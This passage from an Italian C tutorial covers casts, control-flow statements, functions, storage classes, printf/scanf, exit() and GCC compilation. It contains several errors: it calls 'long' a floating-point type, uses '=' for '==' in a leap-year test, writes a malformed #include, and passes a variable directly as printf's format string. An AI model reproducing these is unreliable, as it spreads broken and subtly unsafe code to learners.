Quando si pone il problema di risolvere l'ambiguità si utilizza esplicitamente la conversione del tipo, attraverso un *cast*.

(*tipo*) *espressione*

In pratica, si deve indicare tra parentesi il nome del tipo di dati in cui deve essere convertita l'espressione che segue. Il problema sta nella precedenza che ha il cast nell'insieme degli altri operatori e in generale conviene utilizzare altre parentesi per chiarire la relazione che ci deve essere.

Esempi

```
int x = 10;
long y;
...
y = (long)x/9;
```

In questo caso, la variabile intera '**x**' viene convertita nel tipo '**long**' (a virgola mobile) prima di eseguire la divisione. Dal momento che il cast ha precedenza sull'operazione di divisione, non si pongono problemi, inoltre, la divisione avviene trasformando implicitamente il 9 intero in un 9 di tipo '**long**'. In pratica, l'operazione avviene utilizzando valori '**long**' e restituendo un risultato '**long**'.

283.4.5 Espressioni multiple

Un'istruzione, cioè qualcosa che termina con un punto e virgola, può contenere diverse espressioni separate da una virgola. Tenendo presente che in C l'assegnamento di una variabile è anche un'espressione, che restituisce il valore assegnato, si veda l'esempio seguente:

```
int x;
int y;
...
y = 10, x = 20, y = x*2;
```

L'esempio mostra un'istruzione contenente tre espressioni: la prima assegna a '**y**' il valore 10, la seconda assegna a '**x**' il valore 20 e la terza sovrascrive '**y**' assegnandole il risultato del prodotto '**x*2**'. In pratica, alla fine la variabile '**y**' contiene il valore 40 e '**x**' contiene 20.

```
y = x = 10;
```

In questo esempio ulteriore, si vede l'assegnamento alla variabile '**y**' dello stesso valore che viene assegnato alla variabile '**x**'. In pratica, sia '**x**' che '**y**' contengono alla fine il numero 10.

283.5 Strutture di controllo di flusso

Il linguaggio C gestisce praticamente tutte le strutture di controllo di flusso degli altri linguaggi di programmazione, compreso *go-to* che comunque è sempre meglio non utilizzare e qui, volutamente, non viene presentato.

Le strutture di controllo permettono di sottoporre l'esecuzione di una parte di codice alla verifica di una condizione, oppure permettono di eseguire dei cicli, sempre sotto il controllo di una condizione. La parte di codice che viene sottoposta a questo controllo, può essere una singola istruzione, oppure un gruppo di istruzioni. Nel secondo caso, è necessario delimitare questo gruppo attraverso l'uso delle parentesi graffe.

Dal momento che è comunque consentito di realizzare un gruppo di istruzioni che in realtà ne contiene una sola, probabilmente è meglio utilizzare sempre le parentesi graffe, in modo da evitare equivoci nella lettura del codice. Dato che le parentesi graffe sono usate nel codice C, se queste appaiono nei modelli sintattici indicati, queste fanno parte delle istruzioni e non della sintassi.

283.5.1 if

La struttura condizionale è il sistema di controllo fondamentale dell'andamento del flusso delle istruzioni.

if (*condizione*) *istruzione*
if (*condizione*) *istruzione* else *istruzione*

Se la condizione si verifica, viene eseguita l'istruzione o il gruppo di istruzioni che segue; quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzata la sotto-struttura che si articola a partire dalla parola chiave '**`else`**', nel caso non si verifichi la condizione, viene eseguita l'istruzione che ne dipende. Sotto vengono mostrati alcuni esempi.

```
int iImporto;
...
if (iImporto > 10000000) printf ("L'offerta è vantaggiosa\n");
```

```
int iImporto;
int iMemorizza;
...
if (iImporto > 10000000)
  {
        iMemorizza = iImporto;
        printf ("L'offerta è vantaggiosa\n");
  }
else
  {
        printf ("Lascia perdere\n");
  }
```

```
int iImporto;
int iMemorizza;
...
if (iImporto > 10000000)
  {
        iMemorizza = iImporto;
        printf ("L'offerta è vantaggiosa\n");
  }
else if (iImporto > 5000000)
  {
        iMemorizza = iImporto;
        printf ("L'offerta è accettabile\n");
  }
else
  {
        printf ("Lascia perdere\n");
  }
```

283.5.2 switch

La struttura di selezione, che si attua con l'istruzione '**`switch`**', è un po' troppo complessa per essere rappresentata facilmente attraverso uno schema sintattico. In generale, questa struttura permette di eseguire una o più istruzioni in base al risultato di un'espressione. L'esempio seguente mostra la visualizzazione del nome del mese, in base al valore di un intero.

```
int iMese;
...
switch (iMese)
  {
    case 1: printf ("gennaio\n"); break;
    case 2: printf ("febbraio\n"); break;
    case 3: printf ("marzo\n"); break;
    case 4: printf ("aprile\n"); break;
    case 5: printf ("maggio\n"); break;
    case 6: printf ("giugno\n"); break;
    case 7: printf ("luglio\n"); break;
    case 8: printf ("agosto\n"); break;
    case 9: printf ("settembre\n"); break;
    case 10: printf ("ottobre\n"); break;
```

```
    case 11: printf ("novembre\n"); break;
    case 12: printf ("dicembre\n"); break;
  }
```

Come si vede, dopo l'istruzione con cui si emette il nome del mese attraverso lo standard output, viene richiesta l'interruzione esplicita dell'analisi della struttura, attraverso l'istruzione '**`break`**', allo scopo di togliere ambiguità al codice, garantendo che sia evitata la verifica degli altri casi.

Un gruppo di casi può essere raggruppato assieme, quando si vuole che ognuno di questi esegua lo stesso insieme di istruzioni.

```
int iAnno;
int iMese;
int iGiorni;
...
switch (iMese)
  {
    case 1:
    case 3:
    case 5:
    case 7:
    case 8:
    case 10:
    case 12:
        iGiorni = 31;
        break;
    case 4:
    case 6:
    case 9:
    case 11:
        iGiorni = 30;
        break;
    case 2:
        if (((iAnno % 4 == 0) && !(iAnno % 100 = 0)) ||
                (iAnno % 400 == 0))
            iGiorni = 29;
        else
            iGiorni = 28;
        break;
  }
```

È anche possibile definire un caso predefinito che si verifica quando nessuno degli altri si avvera.

```
int iMese;
...
switch (iMese)
  {
    case 1: printf ("gennaio\n"); break;
    case 2: printf ("febbraio\n"); break;
    ...
    case 11: printf ("novembre\n"); break;
    case 12: printf ("dicembre\n"); break;
    default: printf ("mese non corretto\n"); break;
  }
```

283.5.3 while

`while` (*condizione*) *istruzione*

L'iterazione si ottiene normalmente in C attraverso l'istruzione '**`while`**', che esegue un'istruzione, o un gruppo di queste, finché la condizione continua a restituire il valore *Vero*. La condizione viene valutata prima di eseguire il gruppo di istruzioni e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo.

L'esempio seguente fa apparire per 10 volte la lettera «x».

```
int iContatore = 0;

while (iContatore < 10)
  {
    iContatore++;
    printf ("x");
  }
printf ("\n");
```

Nel blocco di istruzioni di un ciclo '**`while`**', ne possono apparire alcune particolari:

- '**`break`**', che serve a uscire definitivamente dalla struttura del ciclo;
- '**`continue`**', che serve a interrompere l'esecuzione del gruppo di istruzioni, riprendendo immediatamente con il ciclo successivo (a partire dalla valutazione della condizione).

L'esempio seguente è una variante del calcolo di visualizzazione mostrato sopra, modificato in modo da vedere il funzionamento dell'istruzione '**`break`**'. All'inizio della struttura, '**`while (1)`**' equivale a stabilire che il ciclo è senza fine, perché la condizione è sempre vera. In questo modo, solo la richiesta esplicita di interruzione dell'esecuzione della struttura (attraverso l'istruzione '**`break`**') permette l'uscita da questa.

```
int iContatore = 0;

while (1)
  {
    if (iContatore >= 10)
      {
        break;
      }
    iContatore++;
    printf ("x");
  }
printf ("\n");
```

283.5.4 do-while

Una variante del ciclo '**`while`**', in cui l'analisi della condizione di uscita avviene dopo l'esecuzione del blocco di istruzioni che viene iterato, è definito dall'istruzione '**`do`**'.

`do` *blocco_di_istruzioni* `while (`*condizione*`);`

In questo caso, si esegue un gruppo di istruzioni una volta, poi se ne ripete l'esecuzione finché la condizione restituisce il valore *Vero*.

283.5.5 for

In presenza di iterazioni in cui si deve incrementare o decrementare una variabile a ogni ciclo, si usa preferibilmente la struttura '**`for`**', che in C permetterebbe un utilizzo più ampio di quello comune.

`for (`*espressione1*`;` *espressione2*`;` *espressione3*`)` *istruzione*

Questa è la forma tipica di un'istruzione '**`for`**', in cui la prima espressione corrisponde all'assegnamento iniziale di una variabile, la seconda a una condizione che deve verificarsi fino a che si vuole che sia eseguita l'istruzione (o il gruppo di istruzioni) e la terza all'incremento o decremento della variabile inizializzata con la prima espressione. In pratica, potrebbe esprimersi nella sintassi seguente:

```
for (var = n; condizione; var++) istruzione
```

Il ciclo '**for**' potrebbe essere definito anche in maniera differente, più generale: la prima espressione viene eseguita una volta sola all'inizio del ciclo; la seconda viene valutata all'inizio di ogni ciclo e il gruppo di istruzioni viene eseguito solo se il risultato è *Vero*; l'ultima viene eseguita alla fine dell'esecuzione del gruppo di istruzioni, prima che si ricominci con l'analisi della condizione.

L'esempio già visto, in cui veniva visualizzata per 10 volte una «x», potrebbe tradursi nel modo seguente, attraverso l'uso di un ciclo '**for**'.

```
int iContatore;

for (iContatore = 0; iContatore < 10; iContatore++)
  {
    printf ("x");
  }
printf ("\n");
```

Anche nelle istruzioni controllate da un ciclo '**for**' si possono collocare istruzioni '**break**' e '**continue**', con lo stesso significato visto per il ciclo '**while**'

Sfruttando la possibilità di inserire più espressioni in una singola istruzione, si possono realizzare dei cicli '**for**' molto più complessi, anche se però questo è sconsigliabile per evitare di scrivere codice troppo difficile da interpretare. In questo modo, l'esempio precedente potrebbe essere ridotto a quello che segue:

```
int iContatore;

for (iContatore = 0; iContatore < 10; printf ("x"), iContatore++)
  {
    ;
  }
printf ("\n");
```

Il punto e virgola solitario rappresenta un'istruzione nulla.

283.6 Funzioni

Il linguaggio C offre le funzioni come mezzo per realizzare la scomposizione del codice in subroutine. Prima di poter essere utilizzate attraverso una chiamata, le funzioni devono essere dichiarate, anche se non necessariamente descritte. In pratica, se si vuole indicare nel codice una chiamata a una funzione che viene descritta più avanti, occorre almeno dichiararne il prototipo.

Le funzioni del linguaggio C prevedono il passaggio di parametri solo **per valore**, con tipi di dati primitivi (compresi i puntatori che verranno descritti nel prossimo capitolo).

Il linguaggio C offre un gran numero di funzioni interne, che vengono importate nel codice attraverso l'istruzione '**#include**' del preprocessore. In pratica, in questo modo si importa la parte di codice necessaria alla dichiarazione e descrizione di queste funzioni standard. Per esempio, come si è già visto, per poter utilizzare la funzione '**printf()**' si deve inserire la riga '**#include <stdio.h>**' nella parte iniziale del file sorgente.

283.6.1 Dichiarazione di un prototipo

tipo nome ([*tipo_parametro* [,...]]);

Quando la descrizione di una funzione può essere fatta solo dopo l'apparizione di una sua chiamata, occorre dichiararne il prototipo all'inizio, secondo la sintassi appena mostrata.

Il tipo, posto all'inizio, rappresenta il tipo di valore che la funzione restituisce. Se la funzione non deve restituire alcunché, si utilizza il tipo '**`void`**'. Se la funzione richiede dei parametri, il tipo di questi deve essere elencato tra le parentesi tonde. L'istruzione con cui si dichiara il prototipo termina regolarmente con un punto e virgola.

Lo standard C ANSI stabilisce che una funzione che non richiede parametri deve utilizzare l'identificatore '**`void`**' in modo esplicito, all'interno delle parentesi.

Esempi

```
int fattoriale (int);
```

In questo caso, viene dichiarato il prototipo della funzione '**`fattoriale`**', che richiede un parametro di tipo '**`int`**' e restituisce anche un valore di tipo '**`int`**'.

```
void elenca ();
```

Si tratta della dichiarazione di una funzione che fa qualcosa senza bisogno di ricevere alcun parametro e senza restituire alcun valore (*void*).

```
void elenca (void);
```

Esattamente come nell'esempio precedente, solo che è indicato in modo esplicito il fatto che la funzione non riceve argomenti (il tipo '**`void`**' è stato messo all'interno delle parentesi), come richiede lo standard ANSI.

283.6.2 Descrizione di una funzione

La descrizione della funzione, rispetto alla dichiarazione del prototipo, aggiunge l'indicazione dei nomi da usare per identificare i parametri e naturalmente le istruzioni da eseguire. Le parentesi graffe che appaiono nello schema sintattico fanno parte delle istruzioni necessarie.

tipo nome ([*tipo parametro* [,...]]) { *istruzione* ; ... }

Per esempio, la funzione seguente esegue il prodotto tra i due parametri forniti e ne restituisce il risultato.

```
int prodotto (int x, int y)
{
    return x*y;
}
```

I parametri indicati tra parentesi, rappresentano una dichiarazione di variabili locali che conterranno inizialmente i valori usati nella chiamata. Il valore restituito dalla funzione viene definito attraverso l'istruzione '**`return`**', come si può osservare dall'esempio. Naturalmente, le funzioni di tipo '**`void`**', cioè quelle che non devono restituire alcun valore, non hanno questa istruzione.

283.6.2.1 Variabili locali e globali

Le variabili dichiarate all'interno di una funzione, oltre a quelle dichiarate implicitamente come mezzo di trasporto dei parametri, sono visibili solo al suo interno, mentre quelle dichiarate al di fuori, dette globali, sono accessibili a tutte le funzioni. Se una variabile locale ha un nome coincidente con quello di una variabile globale, allora, all'interno della funzione, quella variabile globale non sarà accessibile.

Le regole da seguire per scrivere programmi chiari e facilmente modificabili, prevedono che si debba fare in modo di rendere le funzioni indipendenti dalle variabili globali, fornendo loro tutte le informazioni necessarie attraverso i parametri della chiamata. In questo modo diventa del tutto indifferente il fatto che una variabile locale vada a mascherare una variabile globale; inoltre, ciò permette di non dover tenere a mente il ruolo di queste variabili globali.

In pratica, ci sono situazioni in cui può avere senso l'utilizzo di variabili globali per fornire informazioni alle funzioni, tuttavia occorre giudizio, come in ogni cosa.

283.7 Struttura e campo di azione

Un programma scritto in linguaggio C può essere articolato in diversi file sorgenti, all'interno dei quali si può fare riferimento solo a «oggetti» dichiarati preventivamente. Questi oggetti sono variabili e funzioni: la loro dichiarazione non corrisponde necessariamente con la loro descrizione che può essere collocata altrove, nello stesso file o in un altro file sorgente del programma.

283.7.1 Funzioni

Quando si vuole fare riferimento a una funzione descritta in un file sorgente differente, o in una posizione successiva dello stesso file, occorre dichiararne il prototipo in una posizione precedente. Se si desidera fare in modo che una funzione sia accessibile solo nel file sorgente in cui viene descritta, occorre definirla come '**`static`**'.

```
static void miafunzione (...)
{
...
}
```

283.7.2 Variabili e classi di memorizzazione

Quando si dichiarano delle variabili, senza specificare alcuna classe di memorizzazione (cioè quando lo si fa normalmente come negli esempi visti fino a questo punto), il loro campo di azione è relativo alla posizione della dichiarazione:

- le variabili dichiarate all'esterno delle funzioni sono globali, cioè accessibili da parte di tutte le funzioni, a partire dal punto in cui vengono dichiarate;
- le variabili dichiarate all'interno delle funzioni sono locali, cioè accessibili esclusivamente dall'interno della funzione in cui si trovano.

Si distinguono quattro tipi di classi di memorizzazione, a cui corrisponde una parola chiave per la loro dichiarazione:

- automatica, '**`auto`**';

- registro, '**register**';
- statica, '**static**';
- esterna, '**extern**'.

La prima, '**auto**', è la classe normale: vale in modo predefinito e non occorre indicarla quando si dichiarano le variabili (variabili automatiche).

Dichiarando una variabile come appartenente alla classe '**register**', si richiede di utilizzare per questa un registro del microprocessore (ammesso che ciò sia possibile). L'utilizzo di un registro per una variabile serve a velocizzare l'esecuzione di un programma che deve accedere frequentemente a una certa variabile, ma generalmente questa tecnica è sconsigliabile.

La classe di memorizzazione '**static**' genera due situazioni distinte, a seconda della posizione in cui viene dichiarata la variabile. Se si tratta di una variabile globale, cioè definita al di fuori delle funzioni, risulterà accessibile solo all'interno del file sorgente in cui viene descritta. Se invece si tratta di una variabile locale, cioè interna a una funzione, si tratta di una variabile che mantiene il suo valore tra una chiamata e l'altra. In questo senso, una variabile locale statica, richiede generalmente un'inizializzazione all'atto della dichiarazione; tale inizializzazione avverrà una sola volta, all'avvio del programma.

Quando da un file sorgente si vuole accedere a variabili globali dichiarate in modo normale in un altro file, oppure, quando nello stesso file si vuole poter accedere a variabili dichiarate in una posizione più avanzata dello stesso, occorre una sorta di prototipo delle variabili: la dichiarazione '**extern**'. In questo modo si informa esplicitamente il compilatore e il linker della presenza di queste.

Esempi

```
int accumula (int iAggiunta)
{
    static int iAccumulo = 0;
    iAccumulo += iAggiunta;
    return iAccumulo;
}
```

La funzione appena mostrata si occupa di accumulare un valore e di restituirne il livello raggiunto a ogni chiamata. Come si può osservare, la variabile statica '**iAccumulo**' viene inizializzata a zero, altrimenti non ci sarebbe modo di cominciare con un valore di partenza corretto.

```
static int iMiaVariabile;
...
int miafunzione (...)
{
...
}
...
```

La variabile '**iMiaVariabile**' è accessibile solo alle funzioni descritte nello stesso file in cui si trova, impedendo l'accesso a questa da parte di funzioni di altri file attraverso la dichiarazione '**extern**'.

```
extern int iMiaVariabile;
...
int miafunzione (...)
{
    iMiaVariabile = ...
}
```

```
int iMiaVariabile = 123;
...
```

In questo esempio, la variabile '**iMiaVariabile**' è dichiarata formalmente in una posizione centrale del file sorgente; per fare in modo che la funzione '**miafunzione**' possa accedervi, è stata necessaria la dichiarazione '**extern**' iniziale.

```
extern int iTuaVariabile;
...
int miafunzione (...)
{
    iTuaVariabile = ...
}
...
```

Questo caso rappresenta la situazione in cui una variabile dichiarata in un altro file sorgente diventa accessibile alle funzioni del file attuale attraverso la dichiarazione '**extern**'. Perché ciò possa funzionare, occorre che la variabile '**iTuaVariabile**' sia stata dichiarata in modo normale, senza la parola chiave '**static**'.

283.8 I/O elementare

Con il linguaggio C, l'I/O elementare si ottiene attraverso l'uso di due funzioni fondamentali: '**printf()**' e '**scanf()**'. La prima si occupa di emettere una stringa dopo averla trasformata in base a determinati codici di formattazione; la seconda si occupa di ricevere input (generalmente da tastiera) e di trasformarlo secondo determinati codici di formattazione. Infatti, il primo problema che si incontra quando si vogliono emettere informazioni attraverso lo standard output per visualizzarle sullo schermo, sta nella necessità di convertire in qualche modo tutti i tipi di dati che non siano già di tipo '**char**'. Dalla parte opposta, quando si inserisce un dato che non sia un semplice carattere alfanumerico, occorre una conversione adatta nel tipo di dati corretto.

Per utilizzare queste due funzioni, occorre includere il file di intestazione '`stdio.h`', come è già stato visto più volte.

283.8.1 printf()

`int printf (`*stringa_di_formato* [, *espressione*]...)

'**printf()**' emette attraverso lo standard output la stringa indicata come primo parametro, dopo averla rielaborata in base alla presenza di metavariabili riferite alle eventuali espressioni che compongono i parametri successivi. Restituisce il numero di caratteri emessi.

In pratica, se viene fornito a '**printf()**' un solo parametro di tipo stringa, questa viene emessa così com'è, senza trasformazioni. Se invece vengono forniti anche altri parametri, questi verranno inclusi nella stringa attraverso una serie di metavariabili inserite nella stringa stessa: in corrispondenza dei punti in cui si trovano tali metavariabili, queste verranno sostituite dal contenuto dei parametri corrispondenti. Per esempio,

```
printf ("Il capitale di %d al tasso %f ha fruttato %d", 1000, 0.05, 1050);
```

emette la frase seguente:

```
Il capitale di 1000 al tasso 0.05 ha fruttato 1050
```

In pratica, al posto della prima metavariabile '**%d**' è stato inserito il valore 1000 dopo averlo convertito in modo da essere rappresentato da quattro caratteri ('**'1'**', '**'0'**', '**'0'**', '**'0'**'), al posto della seconda metavariabile '**%f**' è stato inserito il valore 0.05 dopo un'opportuna conversione in caratteri, infine, al posto della terza metavariabile '**%d**' è stato inserito il valore 1050.

La scelta della metavariabile corretta determina il tipo di trasformazione che il parametro corrispondente deve ricevere. La tabella 283.9 elenca alcune delle metavariabili utilizzabili. È necessario ricordare che per rappresentare il simbolo di percentuale si usa una metavariabile fasulla composta dalla sequenza di due segni percentuali: '**`%%`**'.

Tabella 283.9. Alcune metavariabili utilizzabili per la formattazione di stringhe con '**`printf()`**'.

Simbolo	Corrispondenza
%c	Un carattere singolo.
%s	Una stringa.
%d	Un intero con segno a base 10.
%u	Un intero senza segno a base 10.
%o	Un intero senza segno in ottale.
%x	Un intero senza segno in esadecimale.
%e	Un numero a virgola mobile, in notazione scientifica.
%f	Un numero a virgola mobile, in notazione decimale fissa.
%g	Un numero a virgola mobile, secondo la notazione di '**`%e`**' o '**`%f`**'.

Le metavariabili possono contenere informazioni aggiuntive tra il simbolo di percentuale e la lettera che definisce il tipo di trasformazione. Si tratta di inserire un simbolo composto da un carattere singolo, seguito eventualmente da informazioni aggiuntive, secondo la sintassi seguente:

`%`[*simbolo*][*ampiezza*][`.`*precisione*][{`h`|`l`|`L`}]*tipo*

Questi simboli sono rappresentati dalla tabella 283.10. In presenza di valori numerici, si può indicare il numero di cifre decimali intere (ampiezza), aggiungendo eventualmente il numero di decimali (precisione), se si tratta di rappresentare un numero a virgola mobile. Sempre nel caso di trasformazioni di valori numerici, è anche possibile specificare il tipo particolare a cui appartiene il dato immesso, attraverso una lettera: '**`h`**', '**`l`**' e '**`L`**'. Queste indicano rispettivamente che si tratta di un intero '**`short`**', '**`long`**' e '**`double`**'; se manca questa indicazione, si intende che si tratti di un intero normale ('**`int`**').

Tabella 283.10. Elenco dei simboli utilizzabili tra il segno di percentuale e la lettera di conversione.

Simbolo	Corrispondenza
spazio	Il prefisso di un numero positivo è uno spazio.
+	Il prefisso di un numero positivo è il segno '**`+`**'.
`-`	Allinea a sinistra rispetto al campo.
0	Utilizza zeri, invece di spazi, per allineare a destra.

Nella stringa di formattazione possono apparire anche sequenze di escape come già mostrato nella tabella 283.3.

Si veda anche la pagina di manuale *printf(3)*.

283.8.2 scanf()

`int scanf (`*stringa_di_formato*[`,` *puntatore*]...`)`

'**`scanf()`**' potrebbe essere definito come l'inverso di '**`printf()`**', nel senso che riceve input dallo standard input interpretandolo opportunamente, secondo le metavariabili inserite nella stringa di formattazione (la stringa di formattazione deve contenere solo metavariabili).

Per esempio,

```
printf ("Inserisci l'importo:");
scanf ("%d", &iImporto);
```

emette la frase seguente,

```
Inserisci l'importo:_
```

e resta in attesa dell'inserimento di un valore numerico intero, seguito da [*Invio*]. Questo verrà inserito nella variabile '**iImporto**'. Si deve osservare il fatto che i parametri successivi alla stringa di formattazione sono dei puntatori, per cui, avendo voluto inserire il dato nella variabile '**iImporto**', questa è stata indicata preceduta dall'operatore '**&**' in modo da fornire alla funzione l'indirizzo corrispondente.

Con una stessa funzione '**scanf()**' è possibile inserire dati per diverse variabili, come si può osservare dall'esempio seguente, ma in questo caso, per ogni dato viene richiesta la pressione di [*Invio*].

```
printf ("Inserisci il capitale e il tasso:");
scanf ("%d%f", &iCapitale, &iTasso);
```

Le metavariabili utilizzabili sono simili a quelle già viste per '**printf()**'; in particolare non si utilizzano simboli aggiuntivi, mentre è sempre possibile inserire la dimensione.

'**scanf()**' restituisce il numero di elementi che sono stati letti con successo, intendendo con questo non solo il completamento della lettura, ma anche il fatto che i dati inseriti risultano corretti in funzione delle metavariabili indicate.

Si veda anche la pagina di manuale *scanf(3)*.

283.9 Restituzione di un valore

I programmi, di qualunque tipo siano, al termine della loro esecuzione, restituiscono un valore che può essere utilizzato da uno script di shell per determinare se il programma ha fatto ciò che si voleva o se è intervenuto qualche tipo di evento che lo ha impedito.

Convenzionalmente si tratta di un valore numerico, in cui zero rappresenta una conclusione normale, ovvero priva di eventi indesiderati, mentre qualsiasi altro valore rappresenta un'anomalia. A questo proposito si consideri quello «strano» atteggiamento degli script di shell, per cui zero equivale a *Vero*.

Se nel sorgente C non si fa nulla per definire il valore restituito, questo sarà sempre zero, mentre per agire diversamente, conviene utilizzare la funzione '**exit()**'.

283.9.1 exit()

exit (*valore_restituito*)

La funzione '**exit()**' provoca la conclusione del programma, dopo aver provveduto a scaricare i flussi di dati e a chiudere i file. Per questo motivo, non restituisce un valore all'interno del programma, al contrario, fa in modo che il programma restituisca il valore indicato come argomento.

Per poterla utilizzare occorre includere il file di intestazione 'stdlib.h' che tra l'altro dichiara già due macro adatte a definire la conclusione corretta o errata del programma: '**EXIT_SUCCESS**' e '**EXIT_FAILURE**'.[3]

```
#include stdlib.h
...
```

[3] In pratica, '**EXIT_SUCCESS**' equivale a zero, mentre '**EXIT_FAILURE**' equivale a uno.

```
...
if (...)
  {
    exit (EXIT_SUCCESS);
  }
else
  {
    exit (EXIT_FAILURE);
  }
```

L'esempio mostra in modo molto semplice come potrebbe essere utilizzata questa funzione.

283.10 Suddivisione dei sorgenti e compilazione

All'inizio del capitolo era stato descritto in modo semplice come compilare un programma composto da un sorgente unico. Di solito i programmi di dimensioni normali sono articolati in più file sorgenti separati che vengono compilati in modo indipendentemente e infine collegati in un eseguibile unico. Questo permette di ridurre i tempi di compilazione quando si fanno modifiche solo in uno o alcuni file sorgenti, in modo da non dover ricompilare sempre tutto.

283.10.1 Suddivisione in più file sorgenti

La suddivisione del codice in più file sorgenti richiede un po' di attenzione nell'inclusione dei file di intestazione, nel senso che si deve ripetere l'inclusione dei file necessari in tutti i sorgenti. Se si utilizzano delle macro del preprocessore, queste dovranno essere dichiarate in tutti i sorgenti che ne fanno uso; per questo conviene solitamente predisporre dei file di intestazione aggiuntivi, in modo da facilitarne l'inclusione in tutti i sorgenti.

Un altro problema è dato dalle funzioni descritte in un file e utilizzate anche in altri. Ogni file sorgente, all'interno del quale si fa riferimento a una funzione dichiarata altrove, deve contenere una dichiarazione di prototipo opportuna. In modo analogo occorre comportarsi con le variabili globali. Anche queste definizioni possono essere inserite in un file di intestazione personalizzato, da includere in ogni sorgente.

283.10.2 Compilazione e link

Disponendo di diversi file sorgenti separati, la compilazione avviene in due fasi: la generazione dei file oggetto e il link di questi in modo da ottenere un file eseguibile. Fortunatamente, tutto questo può essere gestito tramite lo stesso compilatore '**`cc`**'.

Per generare i file oggetto si utilizza '**`cc`**' con l'opzione '**`-c`**', mentre per unirli assieme, si utilizza l'opzione '**`-o`**'. Si osservi l'esempio seguente:

```
/* prova1.c */
#include <stdio.h>

/* una funzione banalissima */
void messaggio (char *pc)
{
    printf (pc);
}
```

```
/* prova0.c */
#include <stdio.h>

/* prototipo della funzione banalissima */
```

```
void messaggio (char *);

int main ()
{
    messaggio ("saluti a tutti\n");
}
```

Si suppone che il primo file sia stato nominato '**prova1.c**' e il secondo '**prova0.c**'. Si inizia dalla compilazione dei singoli file in modo da generare i file oggetto '**prova1.o**' e '**prova0.o**'.

$ **cc -c prova1.c**[*Invio*]

$ **cc -c prova0.c**[*Invio*]

Quindi si passa all'unione dei due risolvendo i riferimenti incrociati, generando il file eseguibile '**prova**'.

$ **cc -o prova prova1.o prova0.o**[*Invio*]

Se si volesse fare una modifica su uno solo dei file sorgenti, basterebbe rigenerare il file oggetto relativo e riunire il tutto con il comando '**cc -o**' appena mostrato.

283.10.3 Compilatore standard cc

Il compilatore C di GNU è GCC ('**cc**' GNU), tuttavia, le sue caratteristiche sono tali da renderlo conforme al compilatore standard POSIX. Per mantenere la convenzione, è presente il collegamento '**cc**' che si riferisce al vero eseguibile '**gcc**'.

cc [*opzioni* | *file*]...

La sintassi esprime in maniera piuttosto vaga l'ordine dei vari argomenti della riga di comando e in effetti non c'è una particolare rigidità.

Alcune opzioni

`-c`

Genera come risultato i file di oggetto, senza avviare il link dell'eseguibile finale.

`-g`

Aggiunge delle informazioni diagnostiche utili per il *debug* attraverso strumenti appositi come '**gdb**'.

`-o` *file*

Definisce il nome del file che deve essere generato a seguito della compilazione (indipendentemente dal fatto che si tratti di un file eseguibile o di un file oggetto o altro ancora).

`-l`*libreria*

Compila utilizzando la libreria indicata, tenendo presente che, per questo, verrà cercato un file che inizia per '**lib**', continua con il nome indicato e termina con '**.a**' oppure '**.so**'.

Estensioni tipiche

`.c`

Sorgente C.

`.o`

File oggetto.

```
.a
```

Libreria.

283.10.4 Problemi con l'ottimizzazione di GCC

Il compilatore GCC consente di utilizzare diverse opzioni per ottenere un risultato più o meno ottimizzato. L'ottimizzazione richiede una potenza elaborativa maggiore, al crescere del livello di ottimizzazione richiesto. In situazioni particolari, può succedere che la compilazione non vada a buon fine a causa di questo problema, interrompendosi con segnalazioni più o meno oscure, riferite alla scarsità di risorse. In particolare potrebbe essere rilevato un uso eccessivo della memoria virtuale, per arrivare fino allo scarico della memoria (*core dump*).

È evidente che in queste situazioni diventa necessario diminuire il livello di ottimizzazione richiesto, modificando opportunamente le opzioni relative. L'opzione in questione è '**-O***n*', come descritto nella tabella 283.11. In generale, l'assenza di tale opzione implica la compilazione normale senza ottimizzazione, mentre l'uso dell'opzione '**-O0**' può essere utile alla fine della serie di opzioni, per garantire l'azzeramento delle richieste di ottimizzazione precedenti.

Tabella 283.11. Opzioni di ottimizzazione per GCC.

Opzione	Descrizione
-O, -O1	Ottimizzazione minima.
-O2	Ottimizzazione media.
-O3	Ottimizzazione massima.
-O0	Annullamento delle richieste precedenti di ottimizzazione.

Alle volte, compilando un programma, può succedere che a causa del livello eccessivo di ottimizzazione prestabilito, non si riesca a produrre alcun risultato. In questi casi, può essere utile ritoccare i file-make, dopo l'uso del comando '**configure**'; per la precisione si deve ricercare un'opzione che inizia per '**-O**'. Purtroppo, il problema sta nel fatto che spesso si tratta di più di un file-make, in base all'articolazione dei file che compongono il sorgente.

Ammesso che si tratti dei file '`Makefile`', si potrebbe usare il comando seguente per attuare la ricerca:

```
$ find . -name Makefile ↩
↪-exec echo \{\} \; ↩
↪-exec grep \\-O \{\} \;
```

Il risultato potrebbe essere simile a quello che si vede qui di seguito:

```
./doc/Makefile
./backend/Makefile
CFLAGS = -g -O2 -W -Wall -DSCSIBUFFERSIZE=131072
./frontend/Makefile
CFLAGS = -g -O2 -W -Wall -DSCSIBUFFERSIZE=131072
./include/Makefile
./japi/Makefile
CFLAGS = -g -O2 -W -Wall -DSCSIBUFFERSIZE=131072
./lib/Makefile
CFLAGS = -g -O2 -W -Wall -DSCSIBUFFERSIZE=131072
./sanei/Makefile
CFLAGS = -g -O2 -W -Wall -DSCSIBUFFERSIZE=131072
./tools/Makefile
CFLAGS = -g -O2 -W -Wall -DSCSIBUFFERSIZE=131072
./Makefile
```

In questo caso, si può osservare che i file '`./doc/Makefile`', '`./include/Makefile`' e '`Makefile`', non contengono tale stringa.

Questo problema può riguardare anche la compilazione di un kernel Linux. In tal caso, dovrebbe essere sufficiente modificare il solo file '`/usr/src/linux/Makefile`', anche se non è l'unico in cui appaia tale opzione. Le righe su cui intervenire potrebbero avere l'aspetto seguente:

```
HOSTCFLAGS      = -Wall -Wstrict-prototypes -O2 -fomit-frame-pointer
```

```
CFLAGS := $(CPPFLAGS) -Wall -Wstrict-prototypes -O2 -fomit-frame-pointer
```

283.11 Riferimenti

• Alessandro Bellini, Andrea Guidi, *Linguaggio C*, McGraw-Hill

C: puntatori, array e stringhe

Nel capitolo precedente sono stati mostrati solo i tipi di dati primitivi, cioè quelli a cui si fa riferimento attraverso un nome. Per poter utilizzare strutture di dati più complesse, come un array o altri tipi più articolati, si gestiscono dei puntatori alle zone di memoria contenenti tali strutture. L'idea può sembrare spaventosa a prima vista, ma tutto questo può essere gestito in modo molto semplice se si comprende bene il problema dall'inizio.

Quando si ha a che fare con i puntatori, è importante considerare che il modello di memoria che si ha di fronte è un'astrazione, nel senso che una struttura di dati appare idealmente continua, mentre nella realtà il compilatore potrebbe anche provvedere a scomporla in blocchi separati.

284.1 Puntatori

